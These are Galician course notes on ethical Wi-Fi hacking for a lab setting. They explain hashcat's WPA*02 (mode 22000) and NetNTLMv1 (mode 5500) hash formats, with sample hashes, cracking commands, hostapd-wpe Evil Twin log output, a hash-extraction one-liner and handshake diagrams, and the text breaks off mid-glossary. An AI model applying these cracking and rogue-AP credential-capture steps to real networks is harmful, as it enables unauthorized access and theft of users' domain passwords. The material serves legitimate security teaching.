Hacking Ético - UD4 - O hacking ético nas redes sen fíos

2025-2026

Táboa de contido

1. De interese

LIMITACIÓN DE RESPONSABILIDADE

O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

URLs de referencia

- David Bombal - Canle Youtube
  - Kali NetHunter
  - Lista Flipper Zero
  - Lista WiFi
  - Lista WiFi Hacking
  - Lista Hak5
  - Cómo descifrar protocolos de enlace WPA2 de WiFi (¿Y funciona con WPA3?)
    - PDF con instrucciones
- Wifite:
  - Homepage
  - Kali
- WiFiChallengeLab-docker:
  - GitHub
  - Walkthrough
- GitHub repoEDU-CCbySA - HE - Wi-Fi
- GitHub vuln-wifi.lab - Laboratorio Vulnerable Wi-Fi con Vagrant e mac80211_hwsim
- GNU/Linux:
  - GitHub repoEDU-CCbySA - Comandos e SHELL bash 1
  - GitHub repoEDU-CCbySA - Comandos e SHELL bash 2
  - GitHub repoEDU-CCbySA - Comandos e SHELL bash 3
  - GitHub repoEDU-CCbySA - Comandos e SHELL bash 4
  - GitHub repoEDU-CCbySA - Comandos e SHELL bash 5

Plantilla mkdocs

- Plantilla mkdocs material baseada na personalizada por **Fernando Gómez Folgar**

Aviso Legal

2. Apuntamentos

2.1 Explicación do Formato WPA*02 (hashcat modo 22000)

2.1.1 Introdución

O **modo 22000** de hashcat é o formato unificado para crackear contrasinais WPA/WPA2/WPA3 mediante ataques de dicionario offline. Este modo substitúe os modos antigos 2500 (handshake 4-way) e 16800 (PMKID), unificándoos nun único formato que soporta **ambas técnicas de captura**.

Para que se Emprega?

Este formato úsase nas **Prácticas 1.1, 1.2 e 1.3** do laboratorio vuln-wifi.lab para:

1. **Práctica 1.1**: Crackear handshakes 4-way capturados con `airodump-ng` + `aireplay-ng`
2. **Práctica 1.2**: Auditar redes WPA2-PSK con PMF activado (mesmo proceso que 1.1)
3. **Práctica 1.3**: Crackear PMKID capturados con `hcxdumptool` (sen deautenticación)

Vantaxe principal: Un único comando `hashcat -m 22000` funciona para calquera tipo de captura (handshake completo ou PMKID), simplificando o proceso de auditoría.

2.1.2 Formato do Hash

```
WPA*02*60d9443cc2379bd16ff29371e8aeea87*a6c49421b094*2e2e65aef8ed*454d50524553412d58595a*209c3cccbc531952b5351c647288ac30ca493f7c3aba497c6fb5de9642955dbb*0103
007502010a0000000000000000f7b8949a7f3bd65f6f7d7e081f447056fee05f3f40ff2c4f8a24af6a37861d25ad8d0000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000001630140100000fac040100000fac040100000fac020000*10
```

2.1.3 Estrutura Completa (Separada por *)

Campo	Valor	Significado
1. Tipo	`WPA`	Formato de hash WPA/WPA2
2. Versión	`02`	Modo 22000 (WPA-PBKDF2-PMKID+EAPOL)
3. PMKID/Hash	`60d9443cc2379bd16ff29371e8aeea87`	PMKID ou Hash Message 2 (32 caracteres hex = 16 bytes)
4. MAC_AP	`a6c49421b094`	Enderezo MAC do Access Point (BSSID)
5. MAC_STA	`2e2e65aef8ed`	Enderezo MAC da estación/cliente atacante
6. ESSID (hex)	`454d50524553412d58595a`	SSID en hexadecimal = "EMPRESA-XYZ"
7. ANONCE	`209c3cccbc531952b5351c647288ac30ca493f` `7c3aba497c6fb5de9642955dbb`	Nonce do AP (64 hex = 32 bytes)
8. EAPOL	`0103007502010a0000000000000000f7b8949a` `...`	Datos completos do paquete EAPOL (variable)
9. Tipo Msg	`10`	Identificador do tipo de mensaxe capturada

2.1.4 Explicación Detallada de Cada Campo

Campo 3: PMKID/Hash (`60d9443cc2379bd16ff29371e8aeea87`)

Este campo pode conter **dúas cousas diferentes** dependendo do que capturaches:

Opción A - PMKID puro:

```
PMKID = HMAC-SHA1-128(PMK, "PMK Name" || MAC_AP || MAC_STA)
```

- Se capturaches o PMKID no primeiro paquete EAPOL (Message 1/4)
- É un hash de 16 bytes (32 caracteres hex)

Opción B - Hash do Message 2:

```
MIC = HMAC(PTK, EAPOL_Message_2)
```

- Se capturaches o handshake completo (4-way)
- É o MIC (Message Integrity Code) do Message 2/4

Se capturaches con `ep+++` (EAPOL + PMKID), este campo contén o **PMKID**.

Campo 6: ESSID en Hexadecimal (`454d50524553412d58595a`)

Conversión hex a ASCII:

```
45 = E
4d = M
50 = P
52 = R
45 = E
53 = S
41 = A
2d = -
58 = X
59 = Y
5a = Z
```

Resultado: `EMPRESA-XYZ`

Campo 7: ANONCE (`209c3cccbc531952b5351c647288ac30...`)

- **ANonce** = Nonce do Authenticator (Access Point)
- Xerado aleatoriamente polo AP
- 32 bytes (256 bits)
- Usado para derivar o PTK (Pairwise Transient Key)

Campo 8: Datos EAPOL (longo)

```
0103007502010a0000000000000000f7b8949a7f3bd65f6f7d7e081f447056fee05f3f40ff2c4f8a24af6a37861d25ad8d000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000001630140100000fac040100000fac040100000fac020000
```

Este campo contén o **paquete EAPOL completo** en hexadecimal. Desglose parcial:

Bytes	Significado
`01`	Protocol Version (EAPOL)
`03`	Packet Type (Key)
`0075`	Packet Body Length (117 bytes)
`02`	Key Descriptor Type (RSN/WPA2)
`010a`	Key Information
`0000000000000000`	Key Replay Counter
`f7b8949a7f3bd65f...`	Key Nonce (SNonce no caso do Message 2)
...	RSN Information Elements

Campo 9: Tipo de Mensaxe (`10`)

Este campo identifica **que tipo de paquete** se capturou:

Valor	Significado
`01`	PMKID (Message 1/4 con PMKID)
`02`	Message 2/4 do 4-way handshake
`03`	Message 3/4 do 4-way handshake
`10`	**Combinación PMKID + EAPOL**

O valor `10` significa que hcxpcapngtool detectou **tanto PMKID como datos EAPOL completos**, dándolle a hashcat **máxima información** para crackear.

2.1.5 Como Usa Hashcat Esta Información?

```
hashcat -m 22000 captura.hc22000 rockyou.txt
```

Proceso interno de hashcat:

1. **Le o ESSID:** `EMPRESA-XYZ` (do campo 6)
2. **Toma unha palabra do dicionario:** Por exemplo: `spongebob19`
3. **Calcula PMK:**

   ```
   PMK = PBKDF2("spongebob19", "EMPRESA-XYZ", 4096 iteracións, 256 bits)
   ```

4. **Calcula PMKID de proba:**

   ```
   PMKID_test = HMAC-SHA1-128(PMK, "PMK Name" || a6c49421b094 || 2e2e65aef8ed)
   ```

5. **Compara:**

   ```
   Se PMKID_test == 60d9443cc2379bd16ff29371e8aeea87:
       ✓ CONTRASINAL ATOPADO: spongebob19
   ```

2.1.6 Resumo Visual

```
WPA*02*PMKID*MAC_AP*MAC_STA*ESSID_hex*ANONCE*EAPOL_data*tipo
 |   |   |      |       |       |       |       |       |
 |   |   |      |       |       |       |       |       └─ Tipo msg (10 = PMKID+EAPOL)
 |   |   |      |       |       |       |       └──────── Paquete EAPOL completo
 |   |   |      |       |       |       └──────────────── Nonce do AP
 |   |   |      |       |       └──────────────────────── SSID: EMPRESA-XYZ
 |   |   |      |       └──────────────────────────────── MAC cliente/atacante
 |   |   |      └──────────────────────────────────────── MAC do AP (BSSID)
 |   |   └─────────────────────────────────────────────── Hash a crackear (PMKID)
 |   └─────────────────────────────────────────────────── Modo 22000
 └─────────────────────────────────────────────────────── Formato WPA
```

2.1.7 Conclusión

Este formato **WPA*02** é moi completo porque inclúe:
- PMKID (para crack rápido)
- ANONCE (para verificación)
- Datos EAPOL completos (para máxima compatibilidade)
- Toda a información necesaria para que hashcat probe contrasinais

É por iso que o modo 22000 de hashcat funciona tanto con **handshakes tradicionais** como con **PMKID** usando o mesmo formato!

2.2 Explicación do Formato NetNTLMv1 (hashcat modo 5500)

2.2.1 Introdución

O **modo 5500** de hashcat é o formato específico para crackear hashes **NetNTLMv1 / NetNTLMv1+ESS** capturados durante ataques de tipo **Evil Twin** contra redes WPA2-EAP (PEAP/MSCHAPv2). É o complemento natural do modo 22000 para este vector de ataque.

A diferenza do modo 22000 (que crackea contrasinais de redes Wi-Fi PSK), o modo 5500 crackea **contrasinais de usuarios de dominio** capturadas durante a autenticación EAP mediante o protocolo MSCHAPv2.

Para que se Emprega?

Este formato úsase na **Práctica 2 (Evil Twin)** do laboratorio vuln-wifi.lab para:

1. **Práctica 2.1** / **2.2**: Capturar hashes MSCHAPv2 de usuarios que se conectan ao Evil Twin creado con `hostapd-wpe`
2. **Práctica 2.3 (MITM)**: Alternativa para capturar credenciais cando o modo Evil Twin puro (sen proxy RADIUS) está activo

Vantaxe principal: O hash NetNTLMv1 xerado por MSCHAPv2 pode ser crackeado offline con hashcat sen necesidade de que o cliente volva conectarse, permitindo recuperar o contrasinal real do usuario de dominio.

⚠️ **Nota importante sobre WPA2-EAP en modo PROXY:** En modo MITM con `hostapd-mana` actuando como proxy RADIUS, capturanse **handshakes WPA2** (formato 22000), non hashes MSCHAPv2. O modo 5500 só é aplicable cando `hostapd-wpe` ou `hostapd-mana` opera en modo Evil Twin **sen proxy**, capturando directamente o intercambio MSCHAPv2.

2.2.2 Formato do Hash

```
ana::::de89e682929a6bc170ed4233e8867e24ec0f429da91772b5:e70a88fc72b2f83f
```

Ou no formato alternativo compatible con John the Ripper (JtR):

```
ana:$NETNTLM$e70a88fc72b2f83f$de89e682929a6bc170ed4233e8867e24ec0f429da91772b5
```

2.2.3 Estrutura Completa (Separada por :)

Campo	Valor	Significado
1. Username	`ana`	Nome de usuario capturado (Identity EAP)
2. Empty	``	Campo baleiro (dominio, non usado en MSCHAPv2 simple)
3. Empty	``	Campo baleiro (host, non usado)
4. Empty	``	Campo baleiro (LMResponse, non presente en NetNTLMv1 puro)
5. NTResponse	`de89e682929a6bc170ed4233e8867e24ec0f42 9da91772b5`	Resposta NT de 24 bytes (48 hex)
6. Challenge	`e70a88fc72b2f83f`	Desafío de 8 bytes (16 hex) enviado polo servidor

2.2.4 Explicación Detallada de Cada Campo

Campo 1: Username (`ana`)

O nome de usuario é capturado durante a fase de **EAP Identity** do protocolo PEAP. Cando o cliente se conecta ao Evil Twin, envía a súa identidade en texto claro antes de establecer o túnel TLS. `hostapd-wpe` rexistra este valor directamente.

Campos 2, 3 e 4: Campos Baleiros

No formato NetNTLMv1 puro capturado por MSCHAPv2 en contextos Wi-Fi (PEAP), estes campos non conteñen información relevante e aparecen baleiros. Son herdanza do formato NTLM completo usado en autenticación Windows en rede local, onde incluirían o dominio e o nome do equipo.

Campo 5: NTResponse (`de89e682929a6bc170...867e24ec0f429da91772b5`)

É o campo **crítico** para o cracking. Contén a resposta NT calculada polo cliente:

```
NTResponse = DES(NT_Hash[0:7],  Challenge)
           + DES(NT_Hash[7:14], Challenge)
           + DES(NT_Hash[14:16] + 5 bytes_ceros, Challenge)
```

Onde:

```
NT_Hash = MD4(UTF-16LE(contrasinal))
```

- **24 bytes** (48 caracteres hexadecimais)
- Calculado polo suplicante Wi-Fi (o dispositivo do usuario)
- É o hash que hashcat intentará reproducir probando contrasinais do dicionario

Fluxo de cálculo:

```
contrasinal "1234"
    |
    ▼
MD4(UTF-16LE("1234")) = 7ce21f17c0aee7fb9cebb3eb0a09345b
    |
    ▼
DES con Challenge (e70a88fc72b2f83f)
    |
    ▼
NTResponse = de89e682929a6bc170ed4233e8867e24ec0f429da91772b5
```

Campo 6: Challenge (`e70a88fc72b2f83f`)

O challenge é un **número aleatorio de 8 bytes** xerado polo servidor EAP (no noso caso, polo `hostapd-wpe` do Evil Twin) e enviado ao cliente durante o intercambio MSCHAPv2. É análogo ao ANonce do modo 22000:

- **8 bytes** (16 caracteres hexadecimais)
- Xerado aleatoriamente en cada sesión de autenticación
- Enviado en texto claro ao cliente
- Capturado por `hostapd-wpe` nos logs

2.2.5 Como Aparece nos Logs de hostapd-wpe

Cando un cliente se conecta ao Evil Twin, `hostapd-wpe` mostra na terminal:

```
wlan2: STA a2:c7:77:12:28:c1 IEEE 802.1X: Identity received from STA: 'ana'

mschapv2: Sat Jan 31 17:12:15 2026
         username:      ana
```

```
         challenge:     e7:0a:88:fc:72:b2:f8:3f
         response:      de:89:e6:82:92:9a:6b:c1:70:ed:42:33:e8:86:7e:24:ec:0f:42:9d:a9:17:72:b5
         jtr NETNTLM:   ana:$NETNTLM$e70a88fc72b2f83f$de89e682929a6bc170ed4233e8867e24ec0f429da91772b5
         hashcat NETNTLM: ana:::de89e682929a6bc170ed4233e8867e24ec0f429da91772b5:e70a88fc72b2f83f
```

A liña `hashcat NETNTLM` xa está no formato exacto que necesita hashcat modo 5500. Para extraela:

```
grep "hashcat NETNTLM" evil-twin-credentials.log | awk '{print $3}' > evil-hash.txt
cat evil-hash.txt
```

2.2.6 Como Usa Hashcat Esta Información?

```
hashcat -m 5500 evil-hash.txt /tmp/rockyou.txt
```

Proceso interno de hashcat:

1. **Le o username:** `ana` (informativo, non afecta ao cálculo)
2. **Le o Challenge:** `e70a88fc72b2f83f`
3. **Toma unha palabra do dicionario:** Por exemplo: `1234`
4. **Calcula NT Hash:**

   ```
   NT_Hash = MD4(UTF-16LE("1234")) = 7ce21f17c0aee7fb9cebb3eb0a09345b
   ```

5. **Calcula NTResponse de proba:**

   ```
   NTResponse_test = DES(NT_Hash[0:7], e70a88fc72b2f83f)
                   + DES(NT_Hash[7:14], e70a88fc72b2f83f)
                   + DES(NT_Hash[14:16]+ceros, e70a88fc72b2f83f)
   ```

6. **Compara:**

   ```
   Se NTResponse_test == de89e682929a6bc170ed4233e8867e24ec0f429da91772b5:
       ✓ CONTRASINAL ATOPADO: 1234
   ```

2.2.7 Saída Esperada de hashcat

```
ana:::de89e682929a6bc170ed4233e8867e24ec0f429da91772b5:e70a88fc72b2f83f:1234

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5500 (NetNTLMv1 / NetNTLMv1+ESS)
Hash.Target......: ana:::de89e682929a6bc170ed4233e8867e24ec0f42...2f83f
Time.Started.....: (2 secs)
Speed.#01........: 1823.4 MH/s
Progress.........: 4/14344385 (0.00%)
Recovered........: 1/1 (100.00%) Digests
```

Para ver o resultado crackeado posteriormente:

```
hashcat -m 5500 evil-hash.txt /tmp/rockyou.txt --show
# Saída: ana:::de89e682929a6bc170ed4233e8867e24ec0f429da91772b5:e70a88fc72b2f83f:1234
```

2.2.8 Comparativa: Modo 5500 vs Modo 22000

Característica	Modo 22000	Modo 5500
Protocolo	WPA2/WPA3 PSK	WPA2-EAP (PEAP/MSCHAPv2)
Ataque	PSK Handshake / PMKID	Evil Twin EAP
Ferramenta captura	`airodump-ng`, `hcxdumptool`	`hostapd-wpe`, `hostapd-mana`
Obxectivo	Contrasinal da rede Wi-Fi	Contrasinal do usuario de dominio
Hash base	PBKDF2-SHA1 (lento)	MD4 + DES (rápido)
Velocidade	~4.500 H/s	~1.800 MH/s
Formato	`WPA*02*PMKID*MAC_AP*...`	`user::::NTResp:challenge`

2.2.9 Resumo Visual

```
NetNTLMv1 para hashcat modo 5500:

ana  ::::  de89e682929a6bc170ed4233e8867e24ec0f429da91772b5  :  e70a88fc72b2f83f
 |     |                        |                                    |
 |     |                        |                                    └── Challenge (8B)
 |     |                        |                                        Xerado polo Evil Twin
 |     |                        └──────────────────────────────────────── NTResponse (24B)
 |     |                                                                  DES(MD4(pass), challenge)
 |     └──────────────────────────────────────────────────────────────── Campos baleiros
 |                                                                        (dominio:host:LMResp)
 └──────────────────────────────────────────────────────────────────── Username
                                                                        Capturado en EAP Identity
```

2.2.10 Relación co Fluxo do Ataque Evil Twin

```
[Cliente Wi-Fi]               [Evil Twin (hostapd-wpe)]       [Atacante]
      |                                |                          |
      |── Probe Request ──────────────►|                          |
      |◄─ Beacon (EMPRESA-XYZ) ────────|                          |
      |── Association ────────────────►|                          |
      |◄─ EAP-Request/Identity ────────|                          |
      |── EAP-Response/Identity (ana) ─►|── Rexistra username ──►|
      |◄─ EAP-Request/Challenge ───────|                          |
      |   (e70a88fc72b2f83f) ◄─────────|── Rexistra challenge ──►|
      |── EAP-Response/NTResponse ────►|                          |
      |   (de89e682...b5) ─────────────|── Rexistra hash ──────►|
      |                                |                          |
      |                                |          hashcat -m 5500 evil-hash.txt rockyou.txt
      |                                |                          |
      |                                |          ✓ Contrasinal: 1234
```

2.2.11 Conclusión

O formato **NetNTLMv1** do modo 5500 é especialmente relevante en auditorías Wi-Fi porque:

- **É moito máis rápido de crackear** que o modo 22000 (ordes de magnitude, xa que usa DES en vez de PBKDF2)
- **Revela contrasinais de dominio**, non só da rede Wi-Fi, con alto impacto en contornos corporativos
- **Non require que o usuario saiba** que está conectado a un AP falso; MSCHAPv2 cede o hash automaticamente
- O hash capturado é **sempre válido** para cracking, independentemente de que o usuario acabe ou non autenticándose

É por iso que o ataque **Evil Twin contra WPA2-EAP** é máis perigoso que o ataque PSK: comprométese a identidade corporativa do usuario, non só o acceso á rede Wi-Fi.

2.3 Laboratorio vuln-wifi.lab

2.3.1 Guía Visual de Ataques WiFi - Diagramas e Explicacións

Este documento contén diagramas e explicacións dos principais protocolos e ataques WiFi usados no laboratorio **vuln-wifi.lab**.

Índice de Diagramas

Lenda Unificada dos Diagramas

CORES NOS DIAGRAMAS DE SECUENCIA

As cores dos cadrados (`rect`) representan diferentes fases dos protocolos:

- 🟥 **Rosa claro**: Inicio do proceso - AP envía mensaxes iniciais (Message 1/4, ANonce)
- 🟩 **Verde claro**: Cliente demostra coñecemento - Envía credenciais/MIC (Message 2/4, SNonce)
- 🟦 **Azul claro**: Confirmación do AP - Envía claves de grupo (Message 3/4, GTK)
- 🟨 **Amarelo claro**: Confirmación final - Cliente acepta (Message 4/4, ACK)
- 🟥 **Rosa medio**: Fase intermedia de ataque (Evil Twin, preparación)
- 🔴 **Vermello forte**: Fase crítica de ataque (Captura de credenciais, compromiso)
- ⚫ **Gris**: Anotacións, contexto adicional ou estados intermedios

Nota: As cores vólvense máis escuras/intensas a medida que o ataque progresa ou a vulnerabilidade se agrava.

SÍMBOLOS DE VULNERABILIDADE

- 🔴 **VULNERABLE** - O ataque funciona e compromete a seguridade
- 🟢 **RESISTENTE** - O ataque NON funciona ou é mitigado pola tecnoloxía
- ✗ - Indica punto débil ou fallo de seguridade
- ✓ - Indica protección ou seguridade efectiva

---

1. WPA2-PSK: 4-Way Handshake

EXPLICACIÓN RESUMIDA

O **4-Way Handshake** é o proceso de autenticación entre cliente e AP en redes WPA2-PSK. Primeiro establécese a conexión 802.11 básica (autenticación e asociación), e logo intercámbianse 4 mensaxes EAPOL para derivar as claves de sesión (PTK e GTK) que cifrarán todo o tráfico posterior. Ambos os dous coñecen o contrasinal (PSK), pero nunca o transmiten pola rede; en lugar diso, usan valores aleatorios (nonces) para demostrar que o coñecen mediante códigos de integridade (MIC).


GLOSARIO DE TERMOS

- **STA (Station)**: Cliente WiFi (portátil, móbil, etc.)
- **AP (Access Point)**: Punto de acceso WiFi (router)
- **EAPOL**: Extensible Authentication Protocol Over LAN - protocolo para intercambiar mensaxes de autenticación
- **PSK (Pre-Shared Key)**: Contrasinal compartido da rede WiFi (o que introduces para conectar)
- **SSID**: Nome da rede WiFi (exemplo: "EMPRESA-XYZ")
- **ANonce**: Nonce (número aleatorio) xerado polo AP
- **SNonce**: Nonce (número aleatorio) xerado polo cliente (Station)
- **PMK (Pairwise Master Key)**: Clave mestra derivada do PSK mediante PBKDF2(PSK, SSID, 4096 iteracións)
- **PTK (Pairwise Transient Key)**: Clave de sesión única para cifrar tráfico unicast entre cliente e AP
- **GTK (Group Temporal Key)**: Clave compartida para cifrar tráfico broadcast/multicast a todos os clientes
- **MIC (Message Integrity Code)**: Código que demostra que a mensaxe non foi modificada e que o emisor coñece as claves correctas
- **PRF (Pseudo-Random Function)**: Función criptográfica para derivar claves a partir de valores coñecidos


CORES DO DIAGRAMA

- 🟥 **Rosa (Message 1/4)**: AP envía ANonce ao cliente
- 🟩 **Verde (Message 2/4)**: Cliente demostra que coñece o PSK enviando SNonce + MIC
- 🟦 **Azul (Message 3/4)**: AP confirma e envía GTK cifrado
- 🟨 **Amarelo (Message 4/4)**: Cliente confirma que todo está correcto

DIAGRAMA DO PROCESO COMPLETO



VULNERABILIDADE: ATAQUE DE DICIONARIO OFFLINE (PRÁCTICA 1.1)



---

2. PMKID: Captura Sen Handshake Completo

EXPLICACIÓN RESUMIDA

O **PMKID** é un identificador incluído no primeiro paquete EAPOL (Message 1/4) que o AP envía ao cliente durante o inicio do 4-way handshake. Este identificador é un hash que deriva da PMK (que a súa vez deriva do contrasinal), polo que permite auditar o contrasinal sen necesidade de capturar os 4 paquetes completos do handshake nin deautenticar clientes lexítimos. O atacante só necesita asociarse ao AP e capturar este primeiro paquete.

GLOSARIO DE TERMOS

